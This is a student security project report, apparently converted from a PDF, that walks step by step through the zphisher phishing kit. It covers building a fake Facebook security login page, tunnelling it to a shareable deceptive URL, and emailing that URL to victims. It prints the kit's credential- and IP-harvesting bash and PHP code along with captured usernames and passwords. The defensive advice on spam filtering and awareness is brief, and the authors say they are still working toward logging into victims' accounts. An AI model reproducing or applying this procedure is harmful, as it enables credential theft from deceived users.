auth Dockerfile LICENSE make-deb.sh README.md run-docker.sh scripts zphisher.sh

(root@AnC)~/zphisher
# bash zphisher.sh
```

Here, a list of popular services will appear from which you can choose to launch an attack on a victim, for example, by attempting an attack using Facebook.




```
root@AnC: ~/zphisher
Zphisher
Version : 2.3.5
[-] Tool Created by htr-tech (tahmid.rayat)
[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch          [21] DeviantArt
[02] Instagram    [12] Pinterest       [22] Badoo
[03] Google        [13] Snapchat        [23] Origin
[04] Microsoft     [14] LinkedIn        [24] DropBox
[05] Netflix       [15] Ebay            [25] Yahoo
[06] Paypal        [16] Quora           [26] Wordpress
[07] Steam         [17] Protonmail      [27] Yandex
[08] Twitter       [18] Spotify         [28] StackoverFlow
[09] Playstation  [19] Reddit          [29] Vk
[10] Tiktak        [20] Adobe           [30] XBOX
[31] Mediafire     [32] Gitlab          [33] Github
[34] Discord      [35] Roblox

[99] About        [00] Exit


[-] Select an option : 1|
```

Next, choose the type of attack you want to launch (select "Fake Security Login Page").

A terminal window titled 'root@AnC: ~/zphisher' showing the zphisher 2.3.5 menu. The menu lists four options: [01] Traditional Login Page, [02] Advanced Voting Poll Login Page, [03] Fake Security Login Page, and [04] Facebook Messenger Login Page. A prompt '[~] Select an option : |' is at the bottom.

```
root@AnC: ~/zphisher
ZPHISHER 2.3.5
[01] Traditional Login Page
[02] Advanced Voting Poll Login Page
[03] Fake Security Login Page
[04] Facebook Messenger Login Page
[~] Select an option : |
```

Next, you will choose a port forwarding service for your phishing website (here, I will choose LocalXpose to create a unique URL that can be sent to the victim).

A terminal window titled 'root@AnC: ~/zphisher' showing the zphisher 2.3.5 port forwarding menu. The menu lists three options: [01] Localhost, [02] Cloudflared [Auto Detects], and [03] LocalXpose [NEW! Max 15Min]. A prompt '[~] Select a port forwarding service : |' is at the bottom.


```
root@AnC: ~/zphisher
ZPHISHER 2.3.5
[01] Localhost
[02] Cloudflared [Auto Detects]
[03] LocalXpose [NEW! Max 15Min]
[~] Select a port forwarding service : |
```

After selection, zphisher will generate a URL for you to send to the victim. You then wait for the victim to enter their information and monitor it.





```
root@AnC: ~/zphisher
ZPHISHER 2.3.5
[-] URL 1 : https://wkuixfl73x.loclx.io
[-] URL 2 : https://is.gd/JG2BjV
[-] URL 3 : https://make-your-facebook-secured-and-free-from-hackers@is.gd/JG2BjV
[-] Waiting for Login Info, Ctrl + C to exit...|
```

Then, use that URL to send an email to the victim, convincing them to trust and click on the link.



This is the victim's interface when clicking on the phishing link



They will think it's a normal Facebook website and will check Facebook's security, and begin authenticating that it's the owner. The victim begins entering login information.

When clicking verify the victim will be redirected to `wkuixfl73x.loclx.io/login.php` (but the victim will not know) and then redirected to `facebook.com`

The screenshot shows the Burp Suite interface. The top menu bar includes Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, Learn, Hackvector, 403 Bypass, JSON Web Tokens, and Burp Bounty Free. The main window displays a list of intercepted HTTP requests. The selected request is a POST to /login.php with the following details:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
23	https://statics.fbcdn.net	GET	/statics.fbcdn.net/171765pOKs2_n...		✓	200	20107	script	js			✓	157.240.211.13		15:32:43 22 ...	8081
22	https://statics.fbcdn.net	GET	/statics.fbcdn.net/171765pOKs2_n...		✓	200	44425	script	js			✓	157.240.211.13		15:32:43 22 ...	8081
21	https://statics.fbcdn.net	GET	/statics.fbcdn.net/171765pOKs2_n...		✓	200	17479	script	js			✓	157.240.211.13		15:32:43 22 ...	8081
20	https://statics.fbcdn.net	GET	/statics.fbcdn.net/171765pOKs2_n...		✓	200	7266	script	js			✓	157.240.211.13		15:32:43 22 ...	8081
18	https://statics.fbcdn.net	GET	/statics.fbcdn.net/171765pOKs2_n...		✓	200	5585	script	js			✓	157.240.211.13		15:32:42 22 ...	8081
17	https://statics.fbcdn.net	GET	/statics.fbcdn.net/171765pOKs2_n...		✓	200	74589	script	js			✓	157.240.211.13		15:32:42 22 ...	8081
16	https://statics.fbcdn.net	GET	/statics.fbcdn.net/171765pOKs2_n...		✓	200	54094	script	js			✓	157.240.211.13		15:32:42 22 ...	8081
15	https://statics.fbcdn.net	GET	/statics.fbcdn.net/171765pOKs2_n...		✓	200	358956	script	js			✓	157.240.211.13		15:32:42 22 ...	8081
9	https://www.facebook.com	GET	/			200	64711	HTML		Facebook - log in or sig...		✓	157.240.211.35	fr=OKW8eWkf2...	15:32:41 22 ...	8081
8	https://facebook.com	GET	/			301	482	HTML				✓	157.240.211.35		15:32:40 22 ...	8081
7	https://wkuif173x.lodix.io	POST	/login.php		✓	302	223	HTML	php			✓	165.227.188.220		15:32:39 22 ...	8081

The detailed view of the selected request shows the following headers and body:

```

Request
Pretty Raw Hex Hackvector
1 POST /login.php HTTP/1.1
2 Host: wkuif173x.lodix.io
3 Content-Length: 60
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not A Brand";v="99", "Chrome";v="104"
6 Sec-Ch-Ua-Mobile: 0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: https://wkuif173x.lodix.io
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: 1
16 Sec-Fetch-Dest: document
17 Referer: https://wkuif173x.lodix.io/login.html
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Connection: close
21
22 username=anc40@gmail.com&password=Anc123214&submit=Verify

Response
Pretty Raw Hex Render Hackvector
1 HTTP/1.1 302 Found
2 Content-Type: text/html; charset=UTF-8
3 Date: Wed, 22 May 2024 08:32:40 GMT
4 Host: wkuif173x.lodix.io
5 Location: https://facebook.com/
6 X-Powered-By: PHP/8.2.12
7 Content-Length: 0
8 Connection: close
9
10

```

The victim's information is displayed in login.php

Brief explanation of the code in zphisher.sh

```

setup_site() {
    echo -e "\n${RED}[${WHITE}-${RED}]${BLUE} Setting up
server..."${WHITE}

    cp -rf .sites/"$website"/* .server/www

    cp -f .sites/ip.php .server/www/

    echo -ne "\n${RED}[${WHITE}-${RED}]${BLUE} Starting PHP
server..."${WHITE}

    cd .server/www && php -S "$HOST":"$PORT" > /dev/null 2>&1 &
}

## Get IP address
capture_ip() {
    IP=$(awk -F'IP: ' '{print $2}' .server/www/ip.txt | xargs)

```

```
IFS=$'\n'

echo -e "\n${RED}[${WHITE}-${RED}][${GREEN} Victim's IP :
${BLUE}$IP"

echo -ne "\n${RED}[${WHITE}-${RED}][${BLUE} Saved in :
${ORANGE}auth/ip.txt"

cat .server/www/ip.txt >> auth/ip.txt
}

## Get credentials
capture_creds() {
    ACCOUNT=$(grep -o 'Username:.*' .server/www/usernames.txt | awk
'{print $2}')

    PASSWORD=$(grep -o 'Pass:.*' .server/www/usernames.txt | awk -F ":"
'{print $NF}')

    IFS=$'\n'

    echo -e "\n${RED}[${WHITE}-${RED}][${GREEN} Account :
${BLUE}$ACCOUNT"

    echo -e "\n${RED}[${WHITE}-${RED}][${GREEN} Password :
${BLUE}$PASSWORD"

    echo -e "\n${RED}[${WHITE}-${RED}][${BLUE} Saved in :
${ORANGE}auth/usernames.dat"

    cat .server/www/usernames.txt >> auth/usernames.dat

    echo -ne "\n${RED}[${WHITE}-${RED}][${ORANGE} Waiting for Next
Login Info, ${BLUE}Ctrl + C ${ORANGE}to exit. "
}

## Print data
```

```
capture_data() {  
    echo -ne "\n${RED}[$ {WHITE}-${RED}]${ORANGE} Waiting for  
Login Info, ${BLUE}Ctrl + C ${ORANGE}to exit..."  
  
    while true; do  
        if [[ -e ".server/www/ip.txt" ]]; then  
            echo -e "\n\n${RED}[$ {WHITE}-${RED}]${GREEN}  
Victim IP Found !"  
  
            capture_ip  
  
            rm -rf .server/www/ip.txt  
  
        fi  
  
        sleep 0.75  
  
        if [[ -e ".server/www/usernames.txt" ]]; then  
            echo -e "\n\n${RED}[$ {WHITE}-${RED}]${GREEN}  
Login info Found !!"  
  
            capture_creds  
  
            rm -rf .server/www/usernames.txt  
  
        fi  
  
        sleep 0.75  
  
    done  
}
```

- The setup_site() function is used to set up a fake website and copy the ip.php file
- The capture_ip() function is used to read and process the .server/www/ip.txt file to get the ip address. Print the IP address and message saved to auth/ip.txt
- The capture_creds() function is used to read the .server/www/username.txt file containing the victim's username and password entered into the phishing website, print the login information to the screen and the information saved in auth/username.dat

- The capture_data() function is used to continuously monitor log files and process data as it becomes available

This is the code of ip.php

```
<?php

if(isset($_SERVER['HTTP_CLIENT_IP']))
{
    $ipaddr = $_SERVER['HTTP_CLIENT_IP'];
}
elseif(isset($_SERVER['HTTP_X_FORWARDED_FOR']))
{
    $ipaddr = $_SERVER['HTTP_X_FORWARDED_FOR'];
}
else
{
    $ipaddr = $_SERVER['REMOTE_ADDR'];
}

if(strpos($ipaddr, ',') !== false)
{
    $ipaddr = preg_split("/^,/", $ipaddr)[0];
}

$fp = fopen('ip.txt', 'a');
fwrite($fp, "IP: " . $ipaddr . "\r\n" . "User-Agent: " .
$_SERVER['HTTP_USER_AGENT'] . "\n\n");
```

```
fclose($fp);
```

```
?>
```


This is the code of login.php



The screenshot shows a code editor with a file explorer on the left. The file explorer shows a directory structure with files like fb_security, fb-ico.png, index.php, login.html, login.php, logo.png, and fb-ico.png. The main editor area shows the code for login.php, which is a PHP script that reads a file named 'usernames.txt' and outputs the contents to the browser. The code is as follows:

```
1 <?php
2
3 $file_path = "usernames.txt";
4 header('location: http://facebook.com/');
5 exit();
6
```

PART 5. EVALUATE RESULTS AND PERFORMANCE



```
root@Anc: ~/zphisher
ZPHISHER 2.3.5
[-] URL 1 : https://wkuixfl73x.loclx.io
[-] URL 2 : https://is.gd/JG2BjV
[-] URL 3 : https://make-your-facebook-secured-and-free-from-hackers@is.gd/JG2BjV
[-] Waiting for Login Info, Ctrl + C to exit...
[-] Victim IP Found !
116.105.11.217 : 116.105.11.217
[-] Saved in : auth/ip.txt
[-] Login info Found !!
[-] Account : anc@gmail.com
[-] Password : Anc123321@
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit.
```

The information received when the victim clicks on the link will be Victim IP Found 116.105.11.217

and the login information when the victim enters is anc@gmail.com and password: Anc123321@

- Performance evaluation: The tool successfully collected the victim's IP address as well as login information, the collected information is neatly stored in specified files (auth/ip.txt and auth/usernames .dat) allows for easy access and reuse. Provide multiple URLs where the victim can access the phishing page.

```
root@AnC: ~/zphisher/auth
# ls
ip.txt  usernames.dat

(root@AnC)~/zphisher/auth
# cat ip.txt
IP: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0

IP: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0

IP: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0

IP: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0

IP: 117.2.254.194
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0

IP: 117.2.254.194
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Avast/124.0.0.0

IP: 117.2.254.194
```

The results: The final user data collected included IP addresses and login information, showing that the tool was effective in tricking users into entering their personal information into the page fake website

```
(root@AnC)~/zphisher/auth
# cat usernames.dat
Discord Username: an@gmail.com Pass: a
Discord Username: a@gmail.com Pass: daylaanc
Facebook Username: an Pass: 123
Facebook Username: nnn Pass: mmm
Facebook Username: 123456 Pass: 123456
```


PART 6. SECURITY SOLUTIONS

6.1 Security requirements

Determine whether the email is a scam or malicious email or not.

Proactively put that email into the spam or junk folder to avoid recipients accidentally opening malicious emails

6.2 Security solutions

There are many solutions to avoid being tricked by phishing emails or emails containing malicious code.

- Use Email Filtering and Spam Filtering: Email and spam filtering systems have the ability to detect and block emails with suspicious signs.

- + Microsoft Exchange Online Protection (EOP):

Exchange Online Protection (EOP, formerly Forefront Online Protection for Exchange or FOPE) is a hosted e-mail security service, owned by Microsoft, that filters spam and removes computer viruses from e-mail messages. The service does not require client software installation, but is activated by changing each customer's MX record. Each customer pays for the service by means of a subscription.

- + SpamAssassin:

Apache SpamAssassin is a computer program used for e-mail spam filtering. It uses a variety of spam-detection techniques, including DNS and fuzzy checksum techniques, Bayesian filtering, external programs, blacklists and online databases.

- For each individual, it is necessary to increase awareness and understanding of email phishing. From there, you can know what to do when you fall into a situation of being scammed via email. At the same time, if it is determined that the email is phishing, you need to immediately denounce that email.

- For businesses, it is necessary to regularly organize and deploy programs to raise employee awareness of this issue, avoiding affecting business data. Using G suite (Google Workspace), some benefits include smart email to effectively avoid spam, data is never lost even if the computer is broken or stolen.



PART 7. EVALUATION OF RESULTS

Results obtained after successful implementation: upon receiving the email, the unwary user clicks on the attached link, enters his account information. The attacker side obtained that information.

Limitations However, a solution has not yet been found through Facebook authentication to log into that account. 3. Compare with the original goal Achieve the goal, get account information. However, we are still trying to develop more to be able to actually get the user's account and log in to use it as usual.

Conclusion Today, phishing via email is very common, people who lack knowledge about personal information security are very vulnerable to attackers taking advantage of and stealing personal information. To protect their own safety, users need to learn and improve their understanding of protecting themselves in cyberspace, use security measures from existing software on the market, do not click on strange links, need to be more wary of messages or emails from strange sources, untrustworthy.



PROJECT SOURCE

Drive:

https://drive.google.com/drive/folders/1s5wsCTZlcY7m3EOC9r_MEbbfuUDrRrHk?usp=sharing





REFLECTION

Contribution of team members:

Name of Member	% of contributions	Task
Tran Van Duc	22%	ScenarioNo.1: Part 1,2,3,4,5,6.
Chu Van An	21%	ScenarioNo.2: Part 3,4,5
Luong Vu Anh Nga	20%	ScenarioNo.2: Part 6,7
Tran Thi Thanh Thuy	21%	ScenarioNo.1: Part 7,8,9,10
Dang Ngoc Xuan Tri	16%	ScenarioNo.2: Part 1,2



REFERENCES

Alahmad. (2024, 05 10). *how-to-use-metasploit-in-kali-linux*. Retrieved from stationx.net:
<https://www.stationx.net/how-to-use-metasploit-in-kali-linux/>

krone. (2017, 02 16). *rce-vulnerable-va-cach-khai-thac.8255*. Retrieved from whitehat.vn:
<https://whitehat.vn/threads/rce-vulnerable-va-cach-khai-thac.8255/>

microsoft. (2024, 05 21). *learn.microsoft.com*. Retrieved from eop-about:
<https://learn.microsoft.com/en-us/defender-office-365/eop-about>

wikipedia. (2024, 05 18). *Apache SpamAssassin*. Retrieved from en.wikipedia.org:
https://en.wikipedia.org/wiki/Apache_SpamAssassin